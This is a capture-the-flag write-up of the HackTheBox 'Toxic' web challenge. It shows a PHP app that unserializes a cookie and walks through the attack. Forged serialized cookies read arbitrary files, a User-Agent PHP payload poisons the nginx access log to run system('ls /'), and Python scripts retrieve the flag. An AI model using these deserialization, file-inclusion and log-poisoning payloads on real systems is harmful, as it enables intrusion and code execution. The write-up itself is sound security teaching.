
Toxic – HackTheBox challenge



At first sight, the website itself does not contain any significant details, but there are files that come with the challenge.
The main file is a PHP one, named index.php:

```php
<?php
spl_autoload_register(function ($name){
    if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

From the php file we can understand that there is a file ‘/www/index.html/ - possibly presented to the user and the cookie ‘PHPSESSID’ is connected to it somehow.

The cookie has a value of: “Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5odG1sIjt9” which transfers into: “O:9:"PageModel":1:{s:4:"file";s:15:"/www/index.html";}” from base64.

The file presented to the user is indeed index.html so I just had to find the location and the flag name,

Also, there is a file which implies the template of the flag file:

```
#!/bin/ash

# Secure entrypoint
chmod 600 /entrypoint.sh

# Generate random flag filename
mv /flag /flag_`cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 5 | head -n 1`

exec "$@"
```

➔ The flag is location in the main directory under the name flag_....

I tried several files by modifying the cookie but most of the time I ended up with the message:

502 Bad Gateway

---

nginx

So, I investigated Google try finding about the nginx, eventually I found that the log file for entering the website is in: /var/log/nginx/access.log

After modifying the payload to: O:9:"PageModel":1:{s:4:"file";s:25:"/var/log/nginx/access.log";}

I received a huge response containing all the User-Agents that got into the website, so I thought about injecting one of mine which will reveal the flag name using a python script and a small PHP script:

```python
import requests

headers = {
    'User-Agent': "<?php system('ls /');?>",
}
result = requests.get('http://68.183.45.211:30121/', headers=headers)
```

Again, I accessed the log file of the ngnix and looked for ‘flag_’ template:

```python
import requests
import re

result = requests.get('http://68.183.45.211:30121/', cookies={
    'PHPSESSID': 'Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNTOiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQo='})

print(re.search(r'flag_(.+)', result.content.decode('utf-8')).group())
```

That led to ‘flag_oZf8t’, the last thing to do was to use the file name in order to see its content:

```python
import requests
import base64

filename = '/flag_oZf8t'
template = f'''O:9:"PageModel":1:{{s:4:"file";s:{len(filename)}:"{filename}";}}'''
result = requests.get('http://68.183.45.211:30121/', cookies={
    'PHPSESSID': base64.b64encode(template.encode('utf-8')).decode('utf-8')})
print(result.content.decode('utf-8'))
```

And finally: HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}